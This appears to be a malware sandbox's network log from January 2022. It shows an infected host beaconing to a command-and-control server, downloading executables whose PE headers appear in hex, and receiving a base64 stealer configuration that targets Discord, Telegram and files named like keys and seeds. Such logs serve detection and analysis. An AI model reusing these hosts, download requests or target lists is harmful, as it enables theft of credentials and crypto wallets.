Jan 6, 2022 21:04:52.786195040 CET	4728	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://npjkdtjva.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 361 Host: host-data-coin-11.com
Jan 6, 2022 21:04:53.361825943 CET	4729	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 98 d6 08 55 3f 41 be f2 d8 fc fb 42 f4 53 cd 76 bb 44 10 99 04 e1 fa 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2e!:82OU?ABSvDg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49855	91.243.44.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:53.437062979 CET	4729	OUT	GET /stlr/maps.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 91.243.44.130

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:53.501885891 CET	4731	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 20:04:53 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Thu, 06 Jan 2022 20:01:17 GMT ETag: "8b1e0-5d4ef5555ae03" Accept-Ranges: bytes Content-Length: 569824 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a e2 15 17 e8 ec 6f ac 01 a3 67 88 27 b0 3a 07 28 33 98 08 dd 33 32 a2 e3 d0 db df 66 f6 e9 c8 9b f0 ce 43 27 42 7b 62 19 d6 e4 19 09 05 f6 16 cd 2b 9a c3 52 c6 c7 98 88 64 3a 00 01 00 00 0b 51 d1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 13 aa cc 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 2e 01 00 00 66 08 00 00 00 00 00 00 e0 09 00 00 10 00 00 00 40 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 60 0b 00 00 04 00 00 c5 d5 08 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 f0 02 00 60 01 00 00 00 00 03 00 00 da 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 64 61 74 61 00 00 00 00 e0 02 00 00 10 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 2e 73 68 61 72 65 64 00 00 10 00 00 00 f0 02 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c 0 2e 72 73 72 63 00 00 00 00 da 06 00 00 00 03 00 1c e6 03 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 43 52 54 00 00 00 00 00 80 01 00 00 e0 09 00 11 7d 01 00 00 ee 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fa c3 b 1 2b 07 00 42 3a 6c 05 42 2c 2c 2b 4f 4e fa d4 cc e3 47 e9 09 5a 85 a0 de 22 99 04 6b 01 4e f7 b2 36 5d 3a b1 ad e2 07 9 7 2d 69 95 29 f9 bf 8c ae 1f 03 6c f0 02 00 00 00 Data Ascii: MZog':(332fC'B{b+Rd:QPELa.f@@`@`.data`.shared@.rsrc@@.CRT}@+B:lB,,+ONGZ"kN6]:-i)l

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49857	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:56.416321993 CET	5322	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dvqoyx.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 141 Host: host-data-coin-11.com
Jan 6, 2022 21:04:56.976002932 CET	5323	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49858	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:57.183484077 CET	5324	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yerbk.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 317 Host: host-data-coin-11.com
Jan 6, 2022 21:04:57.751957893 CET	5325	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	49859	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:57.952507973 CET	5326	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vsoqas.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 230 Host: host-data-coin-11.com
Jan 6, 2022 21:04:58.494900942 CET	5327	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	49861	185.7.214.239	80	

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:58.652008057 CET	5327	OUT	GET /POeNDXYchB.php HTTP/1.1 Host: 185.7.214.239 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:58.719111919 CET	5330	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 20:04:58 GMT Server: Apache/2.4.18 (Ubuntu) Set-Cookie: PHPSESSID=24vdtkpnp2sj4dfg4mi5b23qc2; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 912 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 4d 58 77 78 66 44 46 38 4d 58 77 78 66 45 52 70 63 32 4e 76 63 6d 52 38 4d 48 77 6c 51 56 42 51 52 45 46 55 51 53 56 63 5a 47 6c 7a 59 32 39 79 5a 46 78 4d 62 32 4e 68 62 43 42 54 64 47 39 79 59 57 64 6c 58 48 77 71 66 44 46 38 4d 48 77 77 66 46 52 6c 62 47 56 6e 63 6d 46 74 66 44 42 38 4a 55 46 51 55 45 52 42 56 45 45 6c 58 46 52 6c 62 47 56 6e 63 6d 46 74 49 45 52 6c 63 32 74 30 62 33 42 63 64 47 52 68 64 47 46 63 66 43 70 45 4f 44 63 33 52 6a 63 34 4d 30 51 31 52 44 4e 46 52 6a 68 44 4b 69 77 71 62 57 46 77 4b 69 77 71 59 32 39 75 5a 6d 6c 6e 63 79 70 38 4d 58 77 77 66 44 42 38 52 47 56 7a 61 33 52 76 63 48 77 31 4d 44 41 77 66 43 56 45 52 56 4e 4c 56 45 39 51 4a 56 78 38 4b 69 35 30 65 48 51 73 4b 69 35 77 5a 47 59 73 4b 69 35 72 5a 58 6b 73 4b 6e 4e 6c 5a 57 51 71 4c 43 6f 75 5a 47 39 6a 4c 43 6f 75 5a 47 39 6a 65 43 77 71 4c 6e 68 73 63 79 77 71 4c 6e 68 73 63 33 68 38 4d 48 77 78 66 44 42 38 56 58 4e 6c 63 6e 77 31 4d 44 41 77 66 43 56 56 55 30 56 53 55 46 4a 50 52 6b 6c 4d 52 53 56 63 66 43 6f 75 64 48 68 30 4c 43 6f 75 63 47 52 6d 4c 43 6f 75 61 32 56 35 4c 43 70 7a 5a 57 56 6b 4b 69 77 71 4c 6d 52 76 59 79 77 71 4c 6d 52 76 59 33 67 73 4b 69 35 34 62 48 4d 73 4b 69 35 34 62 48 4e 34 66 44 42 38 4d 58 77 77 66 45 52 76 64 32 35 73 62 32 46 6b 63 33 77 31 4d 44 41 77 66 43 56 56 55 30 56 53 55 46 4a 50 52 6b 6c 4d 52 53 56 63 52 47 39 33 62 6d 78 76 59 57 52 7a 58 48 77 71 4c 6e 52 34 64 43 77 71 4c 6e 42 6b 5a 69 77 71 4c 6d 74 6c 65 53 77 71 63 32 56 6c 5a 43 6f 73 4b 69 35 6b 62 32 4d 73 4b 69 35 6b 62 32 4e 34 4c 43 6f 75 65 47 78 7a 4c 43 6f 75 65 47 78 7a 65 48 77 77 66 44 46 38 4d 48 78 56 55 31 49 67 51 30 39 4f 66 44 55 77 4d 44 42 38 4a 56 56 54 52 56 4a 51 55 6b 39 47 53 55 78 46 4a 56 77 75 59 32 39 75 5a 6d 6c 6e 58 48 77 71 4c 6e 52 34 64 43 77 71 4c 6e 42 6b 5a 69 77 71 4c 6d 74 6c 65 53 77 71 63 32 56 6c 5a 43 6f 73 4b 69 35 6b 62 32 4d 73 4b 69 35 6b 62 32 4e 34 4c 43 6f 75 65 47 78 7a 4c 43 6f 75 65 47 78 7a 65 48 77 77 66 44 46 38 4d 48 78 6b 62 32 4e 7a 4c 43 6f 75 65 47 78 7a 65 48 77 77 66 44 46 38 4d 48 77 3d Data Ascii: MXwxfDF8MXwxfERpc2NvcmR8MHwlQVBQREFUQSVcZGlzY29yZFxMb2NhbCBTdG9yYWdlXHwqfDF8MHwwfFRlbGVncmFtfDB8JUFQUERBVEElXFRlbGVncmFtIERlc2t0b3BcdGRhdGFcfCpEODc3Rjc4M0Q1RDNFRjhDKiwqbWFwKiwqY29uZmlncyp8MXwwfDB8RGVza3RvcHw1MDAwfCVERVNLVE9QJVx8Ki50eHQsKi5wZGYsKi5rZXksKnNlZWQqLCouZG9jLCouZG9jeCwqLnhscywqLnhsc3h8MHwxfDB8VXNlcnw1MDAwfCVVU0VSUFJPRklMRSVcfCoudHh0LCoucGRmLCoua2V5LCpzZWVkKiwqLmRvYywqLmRvY3gsKi54bHMsKi54bHN4fDB8MXwwfERvd25sb2Fkc3w1MDAwfCVVU0VSUFJPRklMRSVcRG93bmxvYWRzXHwqLnR4dCwqLnBkZiwqLnRleHQqLCosKi5kb2MsKi5kb2N4LCoueGxzLCoueGxzeHwwfDF8MHxVU1IgQ09OfDUwMDB8JVVTRVJQUk9GSUxFJVwuY29uZmlnXHwqLnR4dCwqLnBkZiwqLmtleSwqc2VlZCosKi5kb2MsKi5kb2N4LCoueGxzLCoueGxzeHwwfDF8MHxkb2N1bXw1MDAwfCVVU0VSUFJPRklMRSVcRG9jdW1lbnRzXHwqLnR4dCwqLnBkZiwqLmtleSwqc2VlZCosKi5kb2MsKi5kb2N4LCoueGxzLCoueGxzeHwwfDF8MHx2aWRlb3w1MDAwfCVVU0VSUFJPRklMRSVcVmlkZW9zXHwqLnR4dCwqLnBkZiwqLmtleSwqc2VlZCosKi5kb2MsKi5kb2N4LCoueGxzLCoueGxzeHwwfDF8MHw=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49779	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:45.326939106 CET	1163	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wyuwpmdb.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 115 Host: host-data-coin-11.com
Jan 6, 2022 21:03:45.884124994 CET	1165	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:45 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	49860	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:58.698632002 CET	5328	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vejpuk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 355 Host: host-data-coin-11.com
Jan 6, 2022 21:04:59.250005007 CET	5331	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:59 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 32 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 85 4f 13 25 1e e9 e9 df b7 82 16 95 2d ec 0d 0a 30 0d 0a 0d 0a Data Ascii: 22I:82OO%-0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	49864	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:59.875087976 CET	5350	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://psonfttwmv.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 357 Host: host-data-coin-11.com
Jan 6, 2022 21:05:00.431849003 CET	5351	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:05:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 35 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 46 e9 a1 88 70 bc 57 dd 43 d7 fd 24 84 27 ed c3 97 55 2a f8 e3 00 7e 0d 0a 30 0d 0a 0d 0a Data Ascii: 45I:82OR&:UPJ%9FpWC$'U*~0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	49865	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:05:00.649473906 CET	5352	OUT	GET /files/8584_1641133152_551.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:05:01.200370073 CET	5353	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:05:01 GMT Content-Type: application/x-msdos-program Content-Length: 760832 Connection: close Last-Modified: Sun, 02 Jan 2022 14:19:12 GMT ETag: "b9c00-5d49a1695789b" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7a 38 7e 52 3e 59 10 01 3e 59 10 01 3e 59 10 01 20 0b 85 01 2c 59 10 01 20 0b 93 01 46 59 10 01 19 9f 6b 01 3b 59 10 01 3e 59 11 01 80 59 10 01 20 0b 94 01 7e 59 10 01 20 0b 84 01 3f 59 10 01 20 0 b 81 01 3f 59 10 01 52 69 63 68 3e 59 10 01 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 95 2e e4 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 6c 0a 00 00 3c 02 00 00 00 00 00 80 67 08 00 00 10 00 00 00 80 0a 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 50 48 00 00 04 00 00 65 d4 0b 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 24 6a 0a 00 3c 00 00 00 00 30 0c 00 b0 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 23 00 00 40 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 a3 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 d0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cc 6a 0a 00 00 10 00 00 00 6c 0a 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 68 9a 01 00 00 80 0a 00 00 8c 00 00 00 70 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 6f 68 61 63 00 00 05 00 00 00 00 20 0c 00 00 02 00 00 00 fc 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 c9 3b 00 00 30 0c 00 00 5a 00 00 00 fe 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 74 42 00 00 00 00 48 00 00 44 00 00 00 58 0b 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 4 2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c6 75 0a 00 00 00 00 00 54 6d 0a 00 6a 6d 0a 00 7a 6d 0a 00 8a 6d 0a 00 a6 6d 0a 00 ba 6d 0a 00 ce 6d 0a 00 de 6d 0a 00 f8 6d 0a 00 12 6e 0a 00 2a 6e 0a 00 3e Data Ascii: MZ@!L!This program cannot be run in DOS mode.$z8~R>Y>Y>Y ,Y FYk;Y>YY ~Y ?Y ?YRich>YPEL.` l<g@PHe$j<0YH#@@.textjl `.datahp@.johac 